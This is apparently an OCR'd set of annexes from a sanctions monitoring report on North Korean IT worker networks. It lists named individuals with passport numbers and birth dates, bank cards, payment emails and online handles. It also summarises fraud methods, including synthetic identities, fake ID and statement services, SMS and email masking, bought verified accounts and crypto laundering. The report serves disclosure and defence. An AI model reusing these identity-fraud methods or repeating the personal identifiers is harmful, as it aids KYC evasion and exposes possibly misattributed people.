
조선민주주의인민공화국 Democratic People's Republic of Korea
PASSPORT (FOR PUBLIC AFFAIRS)
PA PRK 109435896
신혁철 M DPR KOREA
SIN HYOK CHOL
08 NOV 1982 PYONGYANG
14 NOV 2019 14 NOV 2024
MINISTRY OF FOREIGN AFFAIRS
PAPRKSIN<<HYOK<CHOL<<<<<<<<<<<<<<<<<<<<<<<<<
1094358967PRK8211066M2411141<<<<<<<<<<<<<<<6

Annex 8:

Shenyang GeumpungRi Network Technology Company Limited[321]

The DPRK information technology worker company known as Shenyang GeumpungRi Network Technology Company Limited (also referred to as Shenyang GeumpungRi Network Technology Co. Ltd.) is located at HuangHeBei Street No. 70-2, 1-11-1, YuHong Area, Shenyang City, LiaoNing Province, China, based on information from and MSMT Participating State. This company is subordinate to Chinyong Information Technology Cooperation Company.

Likely Location of Shenyang GeumpungRi Network Technology Company Limited



Source: MSMT Participating State

[321] MSMT Participating State information.

The following table contains information about PRC bank accounts controlled by the Shenyang *GeumpungRi Network Technology Co. Ltd.* delegation.

Card Number	Bank Name
6216916503395992 6228480048628072976 6216916502748118	Minsheng Bank-Debit Cap Card Agricultural Bank of China Minsheng Bank-Debit Cap Card
6217000730022979690 6212263301020748983 6217850400009615649 6222033301009588325 6217000730012086845	China Construction Bank Industrial and Commercial Bank of China China ICBC Peony Money Link Card China Construction Bank China Construction Bank
210112198212072425 6216916502748118	Universal Air Travel Plan Minsheng Bank-Debit Cap Card
6217000730012086852	China Construction Bank
6228480049037710000	Agricultural Bank of China
6223092210010290000	Zheshang Bank
6222033301009580000	China ICBC Peony Money Link Card
6217682902576070	CITIC IB
6216916502748110	Minsheng Bank-Debit Cap Card

Annex 9:

Kyonghung Information Technology Exchange Company[322]

Table 1: Key members of Kyonghung Information Technology Exchange Company

	• Name: Kim Kwang Myong (김광명) • Date of Birth: 8 September, 1978 • Nationality: DPRK	As director of Kyonghung IT, Kim is in charge of securing job contracts and managing developers.
	• Name: Chong Ryu Song (정류성) • Date of Birth: 18 June, 1984 • Nationality: DPRK	Chong is development team leader and develops gambling websites.
	• Name: Chon Kwon Uk (전권욱) • Date of Birth: 27 July, 1995 • Nationality: DPRK	Chon develops gambling websites and sells databases containing personal information online.

[322] MSMT Participating State information.

Table 2: Information on Golden Phoenix Garment Co. Ltd.

Name	Liaoning Golden Phoenix Garment Co. Ltd (辽宁金凤凰服饰有限公司)	
History	• In operation since 8 September 2011 • Known as Dandong Golden Phoenix Garment Co. Ltd. (丹东金凤凰服饰有限公司) from September 2011 to January 2016	
Current Address	Area D, Erlong Industrial Park, Modern Industrial Park, Fengcheng City, Dandong, Liaoning Province	
Contact	+86 415 351 2392	
Representatives		
	• Name: Jin Meishan (金美善) • Date of Birth: 12 June, 1965 • Nationality: China	• Name: Lu Huijun (吕惠君) • Date of Birth: 20 April, 1955 • Nationality: China
Employees	Around 1,200 individuals, including 800 DPRK nationals	

Figure 2: Admin dashboard of a gambling website developed by Kyonghung IT




Figure 3: User interface of a gambling website developed by Kyonghung IT




Figure 4: GitHub blog used to share website source codes among Kyonghung IT members




Figure 5: DPRK IT worker Chon Kwon Uk's fraudulent Chinese ID card

Figure 6: A fraudulent profile created by Chon Kwon Uk under the name of "Lai We Wang"

Table 3: Financial accounts used by Kyonghung IT workers

No.	Account	Description
1	gitstar333@hotmail.com	PayPal account used by *Kyonghung IT*
2	kang19791110@hotmail.com	PayPal account used by *Kyonghung IT,* held under the name of *Jiang Lianji* (姜莲姬)
3	0x82CE61D10044CC0ea23215cc4B334Ff0937Af73C	Crypto wallet address used by *Kyonghung IT*
4	Bank of China 6216690500000490631	Bank of China account used by *Kyonghung IT, held under* the name of *Chi Hai* (迟海)

Table 4: Social media accounts and email addresses used by Kyonghung IT workers

No.	Account(s)	Description	Additional Information
1	garezb35	Skype and Github account used by Chong Ryu Song	
2	op161021	Telegram account used by Chong Ryu Song	Currently defunct
3	op_1021_	WeChat account used by Chong Ryu Song	Currently defunct
4	+86-130-1980-4700	Chinese phone number used by Chong Ryu Song	Held under the name of Tan Ranran (潭冉冉)
5	www.linkedin.com/in/lai-we-wang-ba355a1a2	LinkedIn profile used by Chon Kwon Uk	Currently defunct
6	top522816(ID : Zhong)	Telegram account used by Chon Kwon Uk	Currently defunct
7	86-186-4155-7481	Chinese phone number used by Chon Kwon Uk	
8	pokerstar888	Skype ID used by a Kyonghung IT worker	
9	.cid.e8cef90c3b01c236	Skype ID used by a Kyonghung IT worker	
10	youtube.com/stargit5413	YouTube account used by Kyonghung IT	
11	gitstar333garezb35, andersson1117, laiwe	Github accounts used by Kyonghung IT workers	
12	laiwe@Zafianto.com laiwe@adventuremoto.com laiwe@africatwin.fun laiwe@allombo.com laiwe@amateurup.com laiwe@babefocus.com laiwe@bnude.com laiwe@groobysocial.com laiwe@hunners.com laiwe@newbienudes.com laiwe@newdudenudes.com laiwe@newgalnudes.com laiwe@newtransnudes.com laiwe@peeled.com laiwe@rudenude.com laiwe@seemyselfies.com laiwe@selfienudes.com laiwe@soseeall.com laiwe@zafianto.com.test-google-a.com	Email accounts used by Chon Kwon Uk	
13	allombo.com	Social media site developed by Chon Kwon Uk	Company established in Cyprus

Annex 10:

Umnal IT workers[323]

The passports below belong to IT workers at Umnal—a delegation subordinate to DPRK Chinyong Information Technology Company—who were likely dispatched to Russia in 2025. The delegation members all traveled on Passports for Public Affairs.

1. Name: Kim Ryu Song
Passport Number: 845244977
Date of Birth: March 12, 2003

2. Name: Kim Kwang Hun
Passport Number: 845244981
Date of Birth: September 1, 2001

3. Name: Kim Un Bom
Passport Number: 845244974
Date of Birth: April 12, 2004

[323] MSMT Participating State information

4. Name: Kim Ju Song
Passport Number: 845244972
Date of Birth: July 22, 1998

5. Name: Kim Min Song
Passport Number: 845244983
Date of Birth: April 3, 2000

6. Name: Min Pyong Jin
Passport Number: 845244984
Date of Birth: August 24, 1998

7. Name: Pang Il
Passport Number: 845244980
Date of Birth: October 25, 2003

8. Name: Ri Se Uk
Passport Number: 845244967
Date of Birth: June 1, 2004

9. Name: Kim O Song
Passport Number: 845244968
Date of Birth: September 29, 1999

10. Name: Ri Wang Rim
Passport Number: 845245637
Date of Birth: October 10, 1989

Annex 11:

Laos-Based IT Workers – Chonsurim Delegation (August 2022 to April 2025)[324]

- Chong In Chol
- Chong Kwang Il
- Chong Mun Il
- Choe Song Won
- Ko Un Hak
- Ri Un Song
- Ri Chol Hak
- Ri Myong Chin
- Ryu Song Il
- Mun Chin Kuk

[324] MSMT Participating State information.

Annex 12:

Individuals Associated with SANS FAB IT/Sangsin Delegation[325]

- An Chung Yol
- An Chong Hun
- Choe Kum Song
- Han Kwang Hyok
- Ho Kwang Myong
- Chang Yun Il
- Cho Mun Song
- Kang Hyok
- Kim Kum Hyok
- Pak Won Il
- Ri Hak Rim
- Ri Sam Song
- Ri Yu Song
- Song Hyok
- Uh In Song
- Song Chol Ung
- Kim Kyong Min
- Ri Chong Hun
- Pae Kwang Guk

[325] MSMT Participating State information.

Annex 13:

Payment Account Selectors Associated with SANS FAB[326]

Payment Account Emails
aleecn@163.com
stefaniezh7@gmail.com
yisselmanrique@yahoo.com
nmling_624@icloud.com
179546932@qq.com
gfraticelli1@gmail.com

Payment Account Aliases
acleen
sz1234
manling
glf
qjh1604
Pn_lp
Pn_2318
Pn_br
Pn_ylq
Pn_gfm
Pn_qinxd
Pn_pan
Pn_macg
Payon_500
PN_br6065
PN_panxy
PN_macg3399

[326] MSMT Participating State information.

Annex 14:

Individuals from SANS FAB IT Delegation who Relocated from Laos to China[327]

- Kim Song Hyok
- Ri Hak Rim
- Pae Kwang Guk
- Ri Chong Hun
- Kang Hyok
- Song Hyok
- U In Song
- Han Kwang Hyok
- Chang Yun Il
- An Chong Hun
- Cho Mun Song
- Ri Yu Song
- Ri Sam Song
- Choe Kum Song
- Kim Kum Hyok
- Song Chol Ung
- Kim Kyong Min
- Ho Kwang Myong
- An Chung Yol
- Pak Won Il
- Pak Chol Yong

[327] MSMT Participating State information.

Annex 15:

Summary of DPRK IT Worker Methods for Establishing a Persona[328]

Phase/Method	Description	Examples/Tools
Method 1: Using Synthetic Information	Workers craft synthetic identities blending real and fake details to bypass background checks and create multiple accounts.	N/A
Method 1.1: Phone Number Masking	SMS proxy services are used to generate virtual phone numbers, bypassing KYC checks and enabling the creation of multiple verified accounts.	sms-hero[.]com, temp-sms[.]org, cloakmobile[.]com, receive-smss[.]com, smsreceivefree[.]com, receive-sms[.]cc, sms-online[.]co, onlinesim[.]io, Textverified[.]com
Method 1.2: Email Address Masking	Workers mask email addresses using various techniques to create multiple variations or disposable accounts.	**Sieve aliasing** (RFC-5233 standard), **Gmail dot filtering, disposable email services such as** tempmail[.]email, yopmail[.]com, tempmailo[.]com, tempmailcentral[.]com, temp-mail[.]org, 10minutemail[.]com, inboxes[.]com
Method 1.3: Using VPN Services for Logging In	VPN services are used to mask the workers' location and appear as though they are operating from legitimate regions.	**VPN services tied to DPRK IT worker activities:** ● `AS8100 QuadraNet Enterprises LLC` ● `AS174 Cogent Communications` ● `AS36351 SoftLayer Technologies Inc.`
Method 1.4: Using a Synthetic Face	AI-generated faces are used to enhance fabricated profiles, avoiding the use of real images and evading detection.	**thispersondoesntexist[.]com**: A service that generates lifelike faces using Generative Adversarial Networks (GANs), ensuring that the images have no real-world counterpart

[328] Private sector information provided for the MSMT report.

		generated[.]photos: A platform providing customizable synthetic faces, allowing users to adjust attributes such as age, gender, and ethnicity to match the persona they want to project.
Method 1.4.1: Synthetic Documents	Synthetic KYC documents are used to bypass identity verification processes.	**ID generation services:** veriftools[.]net, mytempl[.]cc, datempl[.]cc, passportcloud[.]net, cloud-passport[.]net, pretempl[.]cc; Utility/bank statement services: fakeutilities[.]com, freestatements[.]net, etc.
Method 1.4.2: Misleading Verification Photo	Altered or misleading photos are used to bypass photo-based identity verification systems.	Photos taken by the original account owner before the DPRK IT worker took control of the account; Altered photos where the head of one person is photoshopped onto another's body; Unaltered photos of the DPRK IT worker, but with altered identity documents; Photos bought from "verification photos stores" like Fotodropy (https://t[.]me/fotodropy/376); Some have also used AI-generated faces as profile pictures.
Method 2: Buying Accounts from Verified-Account Buy-and-Sell Services	Verified accounts are purchased to avoid verification processes, including accounts for payment methods like Payoneer and PayPal.	playerup[.]com, playerpuff[.]com, middleman[.]net, blackhatworld[.]com, bitcointalk[.]org, accounts24[.]store; Discord servers like https://discord[.]gg/invite/forhire
Method 2.1: Remote Access to Purchased Accounts	Remote access software is used to maintain control over purchased accounts.	**Softwares:** TeamViewer, AnyDesk

Annex 16:

Summary of DPRK IT Worker Methods for Applying for Work[329]

Method	Description	Examples/Tools
Method 1: Traditional Application	DPRK IT workers apply directly to companies, targeting WFH positions with minimal background checks. They focus on industries offering exploitation opportunities.	**Industries:** Cryptocurrency, Gaming (crypto gaming), Document Signing, OCR (Optical Character Recognition)
Related Resources	Links providing examples of DPRK IT worker activities.	https://x.com/zachxbt/status/1824047425822310580, https://blog.knowbe4.com/how-a-north-korean-fake-it-worker-tried-to-infiltrate-us
Method 2: Online Work Platforms	Freelancing platforms are used to secure jobs by creating detailed profiles showcasing in-demand skills. Workers often move conversations off-platform to evade detection and use services to bypass content filters.	**Platforms:** Freelancer.com, Fiverr, Upwork **Offsite Communication Apps:** Skype ("sk.yp..."), Telegram ("t3l3gm") **Content Filter Circumvention Services:** drive.google[.]com, dropbox[.]com, box[.]com, etc.
Method 3: Alternative Platforms	Workers use professional networking sites, job-seeking groups, and forums to bypass structured vetting processes. They target clients needing quick or cost-effective solutions, exploiting the lack of scrutiny in these environments.	**Platforms:** LinkedIn, Discord, Telegram **Recommendation:** Hire from trusted platforms like Freelancer.com, Fiverr, or Upwork to avoid interacting with fake personas.

[329] Private sector information provided for the MSMT report.

Annex 17:

Summary of DPRK IT Worker Methods for Receiving Funds[330]

Method	Description	Examples/Tools
Method 1: Traditional Banks	Workers use international money transfer services that cater to emerging markets, such as Payoneer, PayPal, and Transferwise (Wise), to withdraw funds. These services are appealing due to their accessibility and ease of use.	**Banks/Services:** First Century Bank (Payoneer), Community Federal Savings Bank (Transferwise) **Issues:** PayPal accounts linked to these transactions often show inconsistencies in account holder details.
Method 2: Cryptocurrency	Cryptocurrencies are preferred for their decentralized nature and anonymity. Payments are often requested in Bitcoin or Ethereum, which can be laundered through mixing services or converted into fiat currency via offshore exchanges with lax KYC requirements.	**Cryptocurrencies:** Bitcoin, Ethereum **Techniques:** Mixing services, offshore exchanges with lax KYC requirements

[330] Private sector information provided for the MSMT report.

Annex 18:

Payoneer Accounts Used by Argentinian Facilitator[331]

Email
mitliza1@gmail.com
julianseewald123@gmail.com
stiegliz06@gmail.com
kinchevaali@gmail.com
sunsui2023@outlook.com
kopytina111@outlook.com
Akira.Ito0116@outlook.com
Eddan_jiang@outlook.com
elmakha224ar@outlook.com
sebastian.93.e@hotmail.com
nicolas.ju915@gmail.com
sobaka1525@outlook.com
Vanesapaula81@outlook.com
joaopebasso12@outlook.fr
Rodrigonahuelsanchez1998@outlook.com.ar
nurtissera@outlook.com
aitbaunty@outlook.com
e56372626@gmail.com
denis0316@outlook.com
dreamstone111@outlook.com
gabrielamartinsghera@yahoo.com

[331] MSMT Participating State information.